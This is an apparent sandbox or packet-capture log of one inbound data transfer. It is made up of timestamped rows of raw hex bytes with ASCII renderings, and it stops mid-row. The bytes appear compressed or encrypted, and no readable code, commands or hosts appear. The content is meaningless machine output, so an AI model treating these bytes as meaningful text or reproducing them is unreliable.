2022-01-14 12:49:38 UTC	484	IN	Data Raw: 9e cd ef 71 c5 93 db 8d 46 07 0c ac f4 01 e6 5c 93 de ce 5c 04 fd 80 97 4a 67 27 cd 75 2b f9 b3 93 96 25 7f 55 58 85 73 38 a7 e9 a0 d3 b8 4f 44 51 c7 6c b7 a0 94 7e 1c c1 7f 6e c6 57 91 0e 36 07 3a 4c d4 a4 06 fb 50 ae 1b 09 d8 c7 62 4b 2b a0 77 8a 82 ac 7a 24 8e 09 e9 93 cc 1e db ad 11 53 17 b7 2e c8 aa 19 d8 51 7c d7 b6 2a 8c 4f 3e 70 26 14 96 7f b0 e1 8e f3 7b 7e 09 21 de 2b ad 5d 17 61 8e 3d ee ca 4c e0 5a 9a a8 83 0a e7 dd fa 2d c4 10 59 58 ed e2 14 3e 59 95 d0 c7 78 cb 62 73 d4 fc 50 53 bf 16 4c 98 7a 70 c4 7e 23 6e 6f 5d c9 57 06 fe 53 ea ba 17 d5 c2 4a 26 15 89 2e ca 07 13 51 8d dc 03 0e d9 f5 15 b3 65 76 4b b7 d2 c9 d8 84 8a 8c 10 7f d6 f7 7b e3 ec 8e 42 72 bf e8 c3 cb 1b ba b2 3c 9f f8 25 f8 15 ed 2f cf 4e 94 79 74 3d c9 f7 94 d8 09 58 11 f7 81 Data Ascii: qF\\Jg'u+%UXs8ODQl~nW6:LPbK+wz$S.Q|*O>p&{~!+]a=LZ-YX>YxbsPSLzp~#no]WSJ&.QevK{Br<%/Nyt=X
2022-01-14 12:49:38 UTC	486	IN	Data Raw: 7a 86 21 50 61 45 91 04 46 51 b5 77 ec 6d 21 0f cd b9 8f 6f 51 7d e7 2c a9 a0 17 6e e9 a5 11 11 99 b1 83 e8 4f 74 15 b9 35 54 3e f1 7c bd f1 bc cb 46 fa a2 72 df 44 3e f4 d7 4e f8 ab fb b1 e6 cd 3c f2 72 cb 1d b7 c0 6b ab 0c b0 38 de fd 1f e1 ed 9a 6d e1 05 b4 93 c2 84 60 15 6c d0 12 a7 ab 38 1b ba b7 3a 79 f8 6d 0c 3b 45 c2 0a f8 0b e8 a5 cf c0 63 a4 ac 49 48 06 77 81 b6 22 2c 03 3f a2 41 cb 53 eb bd 54 b9 1f 39 de 83 3d a5 23 33 4c ac 93 3d 2c ed c0 1f 0e b3 92 6d 09 f3 94 40 d4 86 d6 a1 cb be 29 7f e0 19 c5 94 35 56 a9 a7 d7 9b d0 ea 9a f1 a1 a0 2d 54 56 bf a5 43 02 5b 56 80 68 8f ec 76 47 27 cb 22 ff b2 d4 c6 77 9b 71 11 7b ef e2 42 5e 9e 44 fb a2 ca e1 f4 8f 34 05 04 d3 c9 57 2b 76 10 23 77 9c 19 13 58 05 d3 5e 84 8a e0 1e 62 67 9e 19 6d f1 a5 05 26 Data Ascii: z!PaEFQwm!oQ},nOt5T>|FrD>N<rk8m`l8:ym;EcIHw",?AST9=#3L=,m@)5V-TVC[VhvG'"wq{B^D4W+v#wX^bg m&
2022-01-14 12:49:38 UTC	487	IN	Data Raw: 29 6a 84 f8 23 c0 11 1f 54 c0 91 97 a8 5a 9a f9 08 4a b9 46 3c 95 e9 8e ae 52 c1 86 6b d3 1c a3 3b 35 75 e1 9d c4 42 a5 cd 83 b0 4a db 01 88 23 0e e0 60 78 f9 db 9c c9 20 8b 57 5a 89 a4 d1 e4 e5 aa 3a b5 1c ed 79 70 4d 9a d3 9c fd 7e 55 04 da a6 6d c1 ad 8e e2 75 65 9e af b2 e2 bf ff de 10 a1 96 46 7a 28 4c 00 53 92 04 35 07 72 2a 29 72 c0 4d b2 88 f8 6c 59 5b c0 b2 37 22 fd 2d 78 92 fa 79 d7 e8 a6 22 d0 b6 0a 7c 69 82 fa 32 bf 84 c1 ad 31 5c 5b 9e c5 67 cd 8b 81 7d 30 c5 c7 48 c6 76 3d d2 e3 c6 dc ee b7 c1 50 19 a0 b5 df 9c 6b 69 02 3b 14 a6 91 41 98 08 be 74 c8 54 75 45 eb 6e 4b e5 d6 cd d1 c2 99 8b 3f cf b0 bb c9 55 36 f1 c7 52 29 68 e6 da 3c 28 77 7c 1b 8b 2c 79 36 95 b8 bb d4 14 fa 3a 43 d1 31 34 6a d4 07 f6 86 b5 54 f9 a1 3f 69 4a 59 fc 4a fa 01 81 Data Ascii:)j#TZJF<Rk;5uBJ#`x WZ:ypM~UmueFz(LS5r*)rMlY[7"-xy"|i21\[g}0Hv=Pki;AtTuEnK?U6R)h<(w|,y6:C14jT?iJYJ
2022-01-14 12:49:38 UTC	488	IN	Data Raw: dd 00 0e b9 2f ef c6 69 99 f8 50 99 73 87 0d 72 bd f4 a1 ae 5b 11 d8 fa 85 71 ac b5 ec 0a 6d ae 20 8f d7 67 70 67 6f 4c 1d e0 d4 1e e3 a7 7d 6c 78 27 a2 cb 7e 3d 14 a2 1a b8 f4 a6 34 23 dc f8 1a 3d 10 58 36 fc 1d 2e 61 e0 aa cd 72 da 85 46 34 a0 03 22 83 13 f6 1e 30 5f cb 09 12 58 8c 74 13 c2 e3 a4 60 66 41 7c a6 25 cd 60 4f 5b 8f c0 a6 d0 66 71 fa a8 46 fb 66 81 c7 6f cd 61 51 98 57 f8 a8 f0 6e a7 72 8f 75 3e ef 4f 47 3e f4 7d 32 8c ab 78 39 82 65 be 72 2f c6 4e 01 55 4c 59 0c 6f 55 9c 4a 23 6e 1b 70 d4 56 fd 20 83 ee e9 ab 7f cd b3 a6 ec e9 ab b9 48 63 6d 81 27 a3 d0 b8 e4 5f c9 b5 ac c3 64 3e dd 2f 24 86 90 df bf ad 25 42 89 ed e1 6d 31 08 e6 ce c9 9c bd 80 d5 ce 39 25 e6 35 0f aa f4 82 8c c9 10 0c 8b 49 b9 94 c1 58 f2 1e e4 23 4a 65 89 88 71 3a 98 3e Data Ascii: /iPsr[qm gpgoL}lx'~=4#=X6.arF4"0_Xt`fA|%`O[fqFfoaQWnru>OG>}2x9er/NULYoUJ#npV Hcm'_d>/$%B m19%5lX#Jeq:>
2022-01-14 12:49:38 UTC	490	IN	Data Raw: 6c 04 21 11 fd c4 1e f8 dc e8 cb 0e 5c 29 da 7e a2 90 3c 10 2e d9 64 ec 6f 36 39 61 9e 75 5d e4 be 6f 74 d5 44 8a cb d8 3c 3d 60 6f fa b7 62 0b c6 cb cc ca 97 c7 4a b9 46 70 47 91 bc 97 dc 94 cb b8 d8 f7 0c 96 2b 73 04 6c 32 d9 c0 d1 9b 5d 56 e4 b5 67 b5 c8 f8 5e 75 f5 35 f6 e8 11 aa 27 a7 8f 4d 2f 37 e6 7f 32 b9 1c 22 b3 46 e8 80 0c 35 82 8b 55 69 d5 63 89 d6 26 84 2d 04 6b ee 70 b0 5e 0d ed b2 1c a1 be 79 b9 97 8c dd 90 fd 11 7b d1 43 55 d8 96 26 29 68 f6 9c 45 00 20 5b 39 fd 9b 34 1e 1a f6 18 eb 01 aa 9f 0f 51 29 68 cf 78 b6 39 4a 39 93 e1 6b ce b3 e2 06 d6 fb 9d 30 c5 73 2a d6 cb fa d0 d1 25 b7 12 84 ef 52 c6 9c 1e 0a fb bb 7a ff f6 58 9d 36 3c ae 99 36 cb c3 9a 1b e5 38 e7 b2 10 db bf 32 33 a4 02 7f 49 cb 28 c7 e8 7d 48 e4 54 98 4c 00 27 4d 1d 7e d4 Data Ascii: !l\)~<.do69au]otD<=`obJFpG+sl2]Vg^u5'M/72"F5Uic&-kp^y{CU&)hE [94Q)hx9J9k0s*%RzX6<6823I{}HTL'M~
2022-01-14 12:49:38 UTC	491	IN	Data Raw: c2 5c 46 45 d7 e9 ad 83 28 1a 93 d0 03 b6 25 fd b8 5e 8b 15 0d a4 8a a0 17 81 fd e0 c7 a6 11 19 78 f6 99 c8 63 16 e7 e8 e5 4f 8e bd 7b 76 98 7e ef 84 80 a3 bc b4 e7 bf 38 b3 73 4a a5 87 39 6d 70 cd da e5 71 c1 56 b4 51 be 8f 8d 9e c3 dc b0 9a ce 7a 4d b5 b1 13 96 5c d6 29 b8 7b 8a ec 2a 09 d6 c5 24 8b fd 8c fa fb f4 6e 7d af a9 95 dc 89 87 09 25 86 49 8b 89 bb 9e 8f 2c 0b c9 f0 de e8 6e f9 aa 99 53 0e 96 c4 de a6 43 56 c8 87 35 6b 20 67 48 b1 ea b7 d0 30 39 af 14 f9 83 d0 e1 15 9c e1 c6 dd 9a 11 27 4c 11 10 17 ec e7 40 16 4e a8 ec dd 47 10 54 59 36 6c ff d1 ae 00 e6 cc 85 b2 ef fb 25 16 ca 02 7d f3 04 79 19 60 7c 93 ad 2b 79 1b 7d 3b 57 6b 23 f8 4d 43 a2 56 0a 31 60 01 2a 47 cb fa d2 e0 91 7f 4f 24 7f df ea bb 99 f5 4e 12 87 73 a9 87 74 8e 92 29 67 79 e6 Data Ascii: \FE(%^xcO{v~8sJ9mpqVQzM\){*$n}%l,nSCV5k gH09'L@NGTY6l%}y`\|+y};Wk#MCV1`*GO$Nst)gy
2022-01-14 12:49:38 UTC	493	IN	Data Raw: e4 94 8d c0 f4 05 47 0c a4 02 a0 73 24 a0 e6 dc c2 ee 94 84 7a 66 0d 66 d3 3b c7 0a 3e 7d 6b c4 b6 de 8a 11 d1 47 33 8d 5b 5a 7e c9 f8 fe 75 86 e4 a6 6c e4 57 ab c2 0d e9 bb 27 ae 36 77 c8 8c 9b b9 99 e7 a2 dc 83 34 70 72 1b 34 95 e9 17 a4 d6 50 4a 34 1a db fc f3 67 79 fd 9b dd a0 9a bd a2 88 d8 08 bb 8d 1f 77 13 68 d4 11 38 c1 05 87 d4 a5 00 f0 2e 15 be a1 10 94 13 64 cd 61 3e 87 2e b6 72 78 3d ff 73 14 b8 6c e0 dd 65 9d 60 c1 4c 51 89 64 ca 79 e6 1a 2e 0d 23 b6 6c d8 de 24 2d cb 2f 45 11 bf 25 d1 2b 0a ba 12 4b b3 fc 4d c5 1d 7a 09 73 a0 b8 89 35 14 8f 6f fc 49 ce 28 e0 42 1d a7 e3 2f f3 56 fb 4d 01 e0 88 70 f7 a3 a8 a6 b0 c7 41 ba 65 34 44 1c df e3 8b ab 7a 64 78 88 a1 c3 1d 73 1e 06 fb cf 89 e1 8d fe e8 4b d1 65 8f 93 fe 70 38 f6 8e ef fb de 6d 31 b2 Data Ascii: Gs$zff;>}kG3[Z~ulW'6w4pr4PJ4gywh8.da>.rx=sle`LQdy.#l$-/E%+KMzs5oI(B/VMpAe4DzdxsKep8m1
2022-01-14 12:49:38 UTC	494	IN	Data Raw: 34 2a 31 98 e2 b1 d0 18 29 fe b5 bd 61 5b 7c 43 aa 2a 9d 02 22 c7 b7 52 70 b1 d7 b8 2c 1e 63 4f ca e8 69 eb e6 f8 3c d2 3f e1 e5 30 a7 cb cc c1 f3 fc ca dd 8b e9 b3 d8 bd 95 7b 85 77 79 46 dc e8 da 5e 15 22 4e 80 6f 39 89 e2 70 01 d3 a3 65 56 cc 8b 5e 80 02 4c 2f 0a 6b 83 47 15 c4 e7 18 05 a3 43 86 9a 42 ee 73 80 10 7b 09 76 a2 e1 49 36 da 5b 57 e9 90 63 2f 5d 6b b5 38 f7 ac dd a6 d7 ad e3 f4 16 b4 15 61 59 ee 7b ec a4 b3 d2 4b cf 55 e5 b9 ac 1d 22 89 5b a4 bc af 16 95 7b b0 9d aa 32 1a 17 2c 6b 22 1c 85 87 06 8f a5 c7 16 52 6b 51 cc c1 9e 97 c0 5a 83 5a 95 33 10 40 25 77 f2 33 d0 6c 54 58 bc 51 f4 d7 49 79 56 21 37 0e f4 48 a6 b8 be 07 e8 c3 95 b3 c5 35 45 7e 0c 34 af f2 7f 03 ed 76 97 e0 fb e4 25 d4 5e c5 8d 00 c2 e2 42 e4 2b bc 5b 9b c3 08 11 08 58 9c Data Ascii: 4*1)a[]C*"Rp,cOi<?0{wyF^"No9peV^L/kGCBs{vI6[Wc/]k8aY{KU"[{2,k"RkQZZ3@%w3lTXQlyV!7H5E~4v%^B+ [X
2022-01-14 12:49:38 UTC	495	IN	Data Raw: 29 11 28 69 2a cf 0e a5 45 28 30 18 3e 34 2d 99 35 82 95 51 a5 9a 53 ae a1 bd 3e f8 f3 5b 40 c4 28 ae f9 9d 93 e4 3f 7d a5 ac cc ce da cb cb 48 f5 76 43 40 65 32 d2 24 3d 43 ee 4a 2a 77 95 c7 36 82 ab 94 7a e3 bf ef 71 3c 5f 9b 33 36 48 eb 1c cc 12 09 10 28 57 38 39 4c 4c d2 36 45 5f d5 59 10 02 ab a0 07 6e 23 67 23 b9 fb f6 46 c9 64 8a c8 88 4a 12 44 c9 75 10 81 fc 86 ee f9 d8 22 e9 ce 32 34 92 f4 89 2c 4f 01 b2 cf 6b 80 e8 1f 11 10 ef 14 01 48 70 cb c9 c4 4e ab e6 67 2a c7 2f 0c 5f ef bb d9 52 42 9c 6d 93 21 27 a6 2e c1 22 10 96 63 d2 ee 0a 04 87 60 79 0e d7 d2 c7 a9 e3 e9 c0 6d bb 74 08 a2 ec d3 67 1a 60 0b fb 56 88 e1 4e 44 4e 7d e3 8a 2e cd 16 d8 fc 51 73 9c 96 ea 87 86 09 89 52 d9 ab 65 3d b2 9b 26 b1 50 dc 56 04 13 de ca 45 86 69 eb c1 7e a3 2f 35 Data Ascii:)(i*E(0>4-5QS>[@(?}HvC@e2$=CJ*w6zq<_36H(W89LL6E_Yn#g#FdJDu"24,OkHpNg*/_RBm!'."c`ymtg`VND N}.QsRe=&PVEi~/5

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:38 UTC	497	IN	Data Raw: 17 bf a9 06 2e e1 7d ea 22 85 5e 47 f2 27 dc 09 8c 08 e3 f9 d6 95 6a 61 70 67 a0 76 6e ea f4 71 07 8a eb 20 c7 b4 d8 80 17 95 20 48 9d d4 e0 0a 58 d1 3f 47 44 65 2c 9e 65 9a 84 e7 46 06 98 02 de fe 5f 29 01 5a 5f 7b 44 09 2b f7 35 0d 34 17 03 17 e3 60 c0 98 8b ba 4d 10 72 62 0d 92 3a 18 34 fa 15 f2 c3 e6 f4 57 2c 69 65 47 30 6d 7b ac 21 03 64 9d 16 4c ab d4 4e 76 a2 5d ad ab 44 6c 5b 91 5f 51 5d 27 f1 e0 e2 41 e0 e6 c9 84 1d 7e 0b 8d 7e f2 35 2d db f5 7c 67 25 f9 46 25 ac da 09 09 c1 d9 9c c6 70 ca cc 98 dd aa 1b 5b ad 19 3f c4 b8 42 98 89 a8 5e 84 92 d0 dd 75 d7 d2 d8 e8 e9 9d 93 de d5 4e 1a c2 d0 16 f5 09 bf a4 1b 27 6d a1 f2 40 d4 34 89 3a e4 fe 6e f2 f8 c6 77 c7 34 e9 94 83 02 81 7b 35 78 95 56 ce 7f 44 58 cc 4f 6b 44 9a b6 c9 3c 59 7e b3 bd 50 5a 09 Data Ascii: .}"^G'japgvnq HX?GDe,eF_)Z_{D+54`Mrb:4W,ieG0m{!dLNv]Dl[_Q]'A~~5-|g%F%p[?B^uN'm@4:nw4{5x VDXOkD<Y~PZ
2022-01-14 12:49:38 UTC	498	IN	Data Raw: 18 63 bc e2 40 47 74 ff 70 d6 5a b1 ca bd 60 53 10 1f 89 e1 df 38 c5 43 c7 bc 8f 73 08 fb 41 6c 2c 49 d1 be 41 0d 69 f7 69 7e ab a1 14 c4 4e 69 b7 2f a1 ed 6b 31 c8 15 df 71 05 a0 0c ff 6f 02 8b 43 fa 18 90 9e ff 4c 34 dc 4a 87 6b a6 bc c6 62 9d 80 ff 9a 64 c8 4f f5 e1 1b 4a d3 c2 15 20 c6 e9 47 1f bc e9 68 eb de c5 7d 06 6f 97 21 cf 27 29 3b 03 16 4e 03 e9 36 69 6c d7 04 cb 6b 28 67 fd 47 75 64 a8 28 7e 19 de 82 ab f1 5d 36 8e e0 ae d8 23 88 fe 8d d1 a8 76 6d 1e 90 d3 94 8b 06 15 e7 b7 dd 0b d0 e4 dc 5b b8 b7 17 0c 57 c4 8e 67 73 4e 5a ea 55 45 e4 bb 10 3a cf 6f 5e 05 fe ca 23 b9 c6 d0 9b 89 a6 92 74 62 a9 c7 c2 2d a5 80 a8 88 1e 89 70 8c ab 99 f6 ea 38 05 69 50 f4 13 6f a0 41 78 0b 3e 8c 01 e4 27 cc b5 74 98 98 25 55 b4 85 4d a4 c0 64 da 12 d6 20 2e bf Data Ascii: c@GtpZ`S8CsAl,lAii~Ni/k1qoCL4JkbdOJ Gh}o!');N6ilk(gGud(~]6#vm[WgsNZUE:o^#tb-p8iPoAx>'t%UMd .
2022-01-14 12:49:38 UTC	499	IN	Data Raw: 64 34 ab 01 b6 e7 d1 2f 22 59 a9 ee f8 74 57 8b 43 9d c1 e3 5e 66 49 88 01 d5 a6 f9 1c c9 a8 03 88 0f 50 29 ff 20 cf d1 f9 e3 fb 7e 10 8b 6f e1 fc 39 41 76 77 64 40 86 3c 7e 6d 6f 14 cd 68 77 19 20 e2 d1 16 74 c2 5e c7 3a 79 df a4 32 10 ee dc 2d 0c 90 10 e8 c1 97 5f 9e d5 76 7c 61 cb 9f e3 b4 cc ee d2 5a 71 14 4b a0 c1 e6 0e 08 39 d9 de 4a 59 77 4a c1 17 bd 06 9d 6d d6 cc 30 e6 2f 75 f6 f2 a9 13 8c 2f d8 c1 ae 23 27 27 ef f5 29 15 dd 97 8a cc d9 9f 34 57 7f f4 52 87 6c 1e 03 a9 86 d5 c8 17 3f e3 53 e9 9b cc ad ab 01 57 06 4b a8 98 dd 28 ac a7 46 36 62 9e 4e fc cd 1f 17 e6 dc aa 07 f4 bd f8 41 32 79 be 6c 8e ac ec fd cd e6 04 52 92 b3 23 34 46 09 b5 5d 55 9d fc 0a 6d 62 cf 8e 54 12 93 37 d4 49 1c 01 81 79 2b 04 d7 28 21 23 cc 52 28 e1 f3 b0 b7 aa 7a 86 27 Data Ascii: d4/"YtWC^fIP) ~o9Avwd@<~mohw t^:y2-_v|aZqK9JYwJm0/u/#")4WRl?SWK(F6bNA2ylR#4F]UmbT7Iy+(!#R(z'
2022-01-14 12:49:38 UTC	501	IN	Data Raw: d4 6e b7 8e 4a b3 f3 fb f1 fd 79 31 40 9a a7 a8 2a 20 99 f9 9e 64 50 9f c3 c0 d2 23 d3 74 78 92 04 c6 e8 5a c3 f5 d5 31 ac 08 92 db b7 c4 3b 20 df d9 e6 ad b7 4f de 50 84 99 dc 87 59 d9 14 3a 9b 91 79 ee b4 70 0c 75 df 42 1d 91 cf 90 29 49 57 ea 38 4d 15 28 80 56 58 35 b6 f8 a1 f2 45 a8 6f 40 e2 80 c4 99 42 54 27 88 42 ac c7 9e 50 e8 2a 73 a4 12 ec 8b 14 63 0d 66 62 8b 34 76 a7 92 33 98 75 3b 6d fc ae ed 4a 5a 4b 8a 62 3e 14 b7 00 b5 21 0f 23 9f f7 0c 99 ae 27 b8 0c d0 3a 26 e3 1d f7 12 34 dc 7f 48 d3 e4 a2 22 a1 2b 96 48 51 44 59 91 1d 3f 91 1d 7c 32 81 1b 49 14 ea f7 71 5a 22 06 3b 4a b0 46 d6 d6 b4 83 9a bb 98 f6 a6 fd 65 96 f2 9f e5 9e ff eb c0 81 00 a4 b7 5a a7 eb a9 7e 83 72 54 2d c2 dd 9b d9 cc 3d c3 2a 97 81 fe 7b f0 2d c9 18 b2 62 d3 cb 05 d7 4d Data Ascii: nJy1@* dP#txZ1; OPY:ypuB)IW8M(VX5Eo@BT'BP*scfb4v3u;mJZKb>!#':&4H"+HQDY?|2lqZ";JFeZ~rT-=*{-bM
2022-01-14 12:49:38 UTC	502	IN	Data Raw: 83 91 4a 72 1e 69 57 04 1c b3 1a 50 af a3 6a a8 f3 9b dd 53 a2 02 a1 8b f8 27 82 7d ea e3 f6 68 a2 ec 0b 9f 52 70 c0 08 12 e0 cc cc 98 cc c9 c2 7a 90 27 2e 3f 6c 33 b7 87 5d 97 64 14 96 30 e3 6d 82 61 1d b4 cf 47 f1 f5 e2 39 d2 10 db 5a 26 ad 34 26 bb 13 b1 27 3f 47 b3 06 58 d5 4e a5 a6 38 14 cd e4 70 a6 f5 1f 42 e2 d9 97 f1 8f 3b e1 e3 75 3c 20 d9 5d 75 3d cb f0 e7 41 98 17 e6 df b2 17 e4 f7 0f c2 ea b5 88 34 34 3a 7e 44 17 56 08 c1 59 dc 5f a7 7d f3 d1 7c ed f9 62 bb 05 dc 25 64 d2 1b fd 69 bc 40 38 f1 7f 4b 20 d1 87 1e ff 2b 0c e3 71 38 f3 2c dc 89 3b d1 fb cd 9a ad d1 75 f4 37 41 b4 9e 1d 75 74 77 79 76 57 db 40 11 1b 5a 16 ac d5 b2 86 ed 01 79 36 3d 18 85 a4 23 d6 44 d0 53 6d 7e 2d 37 3f 7a 33 da 6b b0 2a b2 07 3e dc 28 89 9a cf 85 96 ca 86 02 4b 10 Data Ascii: JriWPjS'}hRpz'.?l3]d0maG9Z&4&'?GXN8pB;u<]u=A44:~DVY_}|b%di@8K +q8,;u7AutwyvW@Zy6=#DSm~-7? z3k*>(K
2022-01-14 12:49:38 UTC	503	IN	Data Raw: 8c 12 b2 8d 4a 30 82 4b 46 9f 76 d4 97 88 8a 5b 30 97 77 b3 15 1d cd fa c9 ec 22 a9 88 33 a1 ed c0 36 5f 40 7b a1 fc 23 c2 e1 48 86 96 7b 6e 9c c9 fb f3 f8 36 73 e3 96 18 09 18 02 9c 33 76 39 cd 46 49 0b bc 01 e0 fd 4c 81 ac 61 d9 09 0f da 85 d7 60 ec 07 dc 9a 1b 5a 56 9d 8e 60 ce 81 3e 9a b4 9f 2c 02 d2 06 f2 4e cf 53 24 3e 9a 7b 0b 4d f0 26 8d c1 6d 3c 7b 8d f4 9e 4d 60 af 07 38 44 8e 2b a8 c5 14 24 4d 1c 74 0d c7 66 15 eb d6 83 a5 cf d1 1b c7 87 d7 a5 43 4e 08 06 e6 46 9a 28 e2 78 f3 5b c2 49 ed e8 79 f5 91 98 6d 57 df 7e 76 24 1d 19 84 7f 26 e4 b8 3d 7a b0 07 dd de 09 72 9c ab 11 0b ce 4b c9 b9 52 5a c9 ca 1c 8b 48 37 eb 91 fc 2e 16 c0 2e 78 d5 a3 18 bf 45 7d 85 cd 27 a3 e5 d2 88 23 49 85 3e b7 4d 79 dd 05 42 8a 72 8c 77 d6 96 34 74 63 89 92 83 30 6e Data Ascii: J0KFv[0w"36_@{#H{n6s3v9FILa`ZV`>,NS$>{M&m<{M`8D+$MtfCNF(x|lymW~v$&=zrKRZH7..xE}'#I>MyBrw 4tc0n
2022-01-14 12:49:38 UTC	505	IN	Data Raw: 53 4b 02 b6 c9 3b 3f 8a 78 37 eb f4 c6 7a d5 db 21 94 46 b1 2d 27 eb 9a 14 0c dc 65 e5 c5 fd 26 9e 4c 91 16 0b 8d 98 5c 19 88 37 28 26 9a 4d a3 5b 04 e1 5b 50 49 e8 4a 3a a9 e3 82 b5 7f 00 d9 c1 97 dd d2 b4 a5 b8 4b 5c 7e fc 59 40 b3 30 a3 93 2f 96 20 90 99 fa f4 4f 45 17 a2 f9 ed 62 5c f1 50 a5 19 85 ef b4 4e 79 90 77 27 e9 d8 0b 8f 59 d3 5f 1d b3 9b 1c 77 c0 dd 26 07 f3 e3 64 ae db 22 c7 81 67 ad 97 43 9a 0a 9c 46 62 17 e9 56 af df b1 83 49 70 67 b2 02 81 da 8d e3 74 2c fe 34 15 99 6c d4 da c5 b9 b4 15 45 b9 b3 c2 0c 4f bc 4b 7f 51 d5 45 a0 94 6f 1c 77 c2 a9 ca 85 92 30 59 70 cf 7f d6 1f 53 e2 17 80 cc 13 5c c8 d6 2b cc 2d 98 0e a9 df 11 12 31 d9 bf 75 4d 72 6d ba 3c 15 9b d8 af ba f4 5d f5 9b 43 fd 15 a2 3f 46 0e 60 6e 17 a8 1c fe 38 dc 26 f4 f0 12 ce Data Ascii: SK;?x7z!F-'e&L\7(&M[[PIJ:K\~Y@0/ OEb\PNyw'Y_w&d"gCFbVIpgt,4lEOKQEow0YpS\+-1uMrm<]C?F`n8&
2022-01-14 12:49:38 UTC	506	IN	Data Raw: e3 09 e3 31 f4 2f 8f 1d 43 66 9a 26 ae e1 06 29 a3 47 45 26 98 b3 32 8e 42 34 02 11 46 da 82 e3 c2 f0 2b 80 19 9c a7 6b af 9d da 22 90 5f 8f fa 4a 96 82 a5 6e ef 1e be 42 75 3d ca 07 0a f8 70 21 44 38 ac c5 af 50 0f 69 db 46 a5 4f 7f fc fd 0b c6 88 d0 d2 17 96 56 75 ff 3d 03 08 ca 04 43 eb 79 ae 73 32 85 0b 05 6e 11 9a 20 36 28 a7 e2 a0 da 02 db 67 2a 7a 82 21 ca b9 f4 5a ea 40 5f 09 fa 5c 22 a7 a7 97 db fe 06 07 24 2b e5 7f 78 aa f9 48 e2 59 a6 62 38 12 46 d7 b4 84 66 e1 b3 48 b6 bc f4 b0 ed ae b1 2e 12 6f 57 38 cb 4f 5e 22 01 cd 44 23 f6 e8 3f 9f f3 2d 11 76 75 cb 4d bf ea a5 87 b4 9e 46 2a 41 53 96 9b 5b 25 42 6c e0 a1 c1 af b5 52 f1 4a de d0 c5 97 25 d8 23 86 7c c2 d2 6a 6b 93 e7 b3 f0 2e 95 e3 f5 fa a4 f1 61 63 ab 81 ae c5 ad 18 dd 78 c5 13 4b d8 ab Data Ascii: 1/Cf&)GE&2B4F+k"_JnBu=p!D8PiFOVu=Cys2n 6(g*z!Z@_\"$+xHYb8FfH.oW8O^"D#?-vuMF*AS[%BlRJ%#|j k.acxK
2022-01-14 12:49:38 UTC	507	IN	Data Raw: d2 61 3b b1 15 1a 61 5f f8 67 16 ce 95 45 8b ea bd b0 34 c9 94 10 36 f4 a9 86 53 6b a6 b3 15 b3 88 a9 7e be 6e 91 04 7d 8b 19 74 12 47 45 c6 4a e4 fa 6e 8b e6 be 16 db 5a 8b a0 fe e5 7e a7 e1 27 4e c1 44 30 07 9f 2f 81 8a fb bd 46 f7 a1 70 4f 72 0d 0b 50 2c 2a 26 69 ab 30 5e 7f d1 d7 26 b1 37 68 3a 48 3a ad 03 fc 61 a2 c2 a0 ce f1 55 9b 82 04 63 da 7b 94 b2 67 f3 5d 41 f2 d2 2f 10 19 60 f7 c0 b7 a2 6d cd df 64 bf 28 71 5b 67 9e 3d e7 b4 2e d1 1c 43 7a 52 3e d2 e9 f7 0a 17 90 35 bc dc 26 50 06 9d 33 a6 c2 69 98 81 43 45 c8 99 67 d1 d3 a3 59 c8 7a a3 6b 99 c2 5a ca 38 bb 27 8d d5 ae 9e b2 dc 50 5a 5c 5a 4f 6a ab 51 f0 f2 e7 0e f2 b7 d1 dc 09 e6 33 05 79 63 de 00 11 eb 9d e8 e7 78 f0 b0 e2 df 14 88 e6 e3 c4 2d ac 76 42 17 5b 09 be 29 a9 7b 88 10 b2 d5 ef 5e Data Ascii: a;a_gE46Sk~n}tGEJnZ~'ND0/FpOrP,*&i0^&7h:H:aUc{g]A/`md(q[g=.CzR>5&P3iCEgYzkZ8'PZ\ZOjQ3ycx-vB[){^
2022-01-14 12:49:38 UTC	509	IN	Data Raw: df 58 8b da d5 3a 6b e1 ae b5 ba b7 6c b8 59 2d 47 90 ce e8 08 bc b5 5e 36 3a 86 90 e7 39 47 ac cf d5 f0 a4 51 32 ce 63 a6 4d 67 9e 28 42 bd 19 de 5f 28 3e 84 ae b5 d9 4c 9a 48 cc e4 c6 01 ee b3 3c b8 b7 42 9c 16 c6 40 c1 22 40 76 c8 d8 10 f8 1a 46 a5 da fd 5b 4d d7 c4 2f ad 14 a1 56 4f b6 03 af 5a ec 3d 90 5d fa 85 55 f5 f7 c2 08 07 1f 54 50 98 1b 74 93 50 d1 15 67 f9 5b 3b 81 ba e3 56 e0 e3 af 8c 1c 6e fb 82 9a ea ee 03 0f bb 59 ec 3a 5a a4 09 97 e2 96 5e 71 90 6b bb bf ae 8f 1c c8 05 48 e2 de 35 ed 79 7e 2b 93 6b c4 e4 ca f3 ae 9d c5 7b a0 d8 89 8d 03 db 62 84 51 1f 5f d5 43 52 e2 ed d6 10 bd 91 f3 48 74 6e df 7f cf cc af f2 29 d7 8e 24 14 60 58 64 bc 61 38 26 7a 6a e4 04 1f 3c 58 f8 c5 05 91 c2 3c 27 e3 04 7e 5c 4a b2 ff bb 1e b8 18 aa 0e 49 ef f7 3a Data Ascii: X:klY-G^6:9GQ2cMg(B_(>LH<B@"@vF[M/VOZ=]UTPtPg[;VnY:Z^qkH5y~+k{bQ_CRHtn)$`Xda8&zj<X<'~\JI:

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:38 UTC	510	IN	Data Raw: 95 99 21 86 59 fa 1f 19 b5 14 a4 2a c5 83 e5 1d 80 30 a9 1d bb fb f6 11 95 d0 94 cd 06 3b c2 84 4a b3 98 00 6d 7a b3 59 c5 91 78 0e c6 94 46 0e 66 99 df 1b b5 d6 ca 86 23 5a 55 84 39 2d 33 e6 1b e6 9d ac be 8e b1 a7 08 d4 8c bd 1a 7d b2 30 39 8b 94 c9 e9 03 e5 ee 7e 61 2f 42 0d 97 9a 70 9a 3e e8 34 1b 92 23 9b 8b 66 7b 06 77 e0 69 cb 4f bb 11 92 b2 a3 fe 8e af 48 5e 65 39 12 a8 f9 cf 6a a3 eb 7d 0d 43 a0 2e 68 8b 2c 09 7d 9a f3 8c 29 f0 45 9e a2 67 25 fa 3d 20 f6 90 89 73 81 ee 78 a2 e3 4b b7 4e a9 d9 2f 0d 92 cf ec 53 68 b3 04 2c fe 26 a5 19 c8 81 0b 8a fb 71 e3 58 4d 74 9d 1b f6 80 fa a0 92 aa 1f f1 7b 17 f1 a7 68 06 45 1b eb bb 72 d1 b9 56 c1 48 43 d9 45 98 4a 98 f5 bc 35 2b 61 92 f6 3a 60 d6 e1 3c 94 d8 99 2b f9 f3 f0 52 d3 b2 5d 4c b8 88 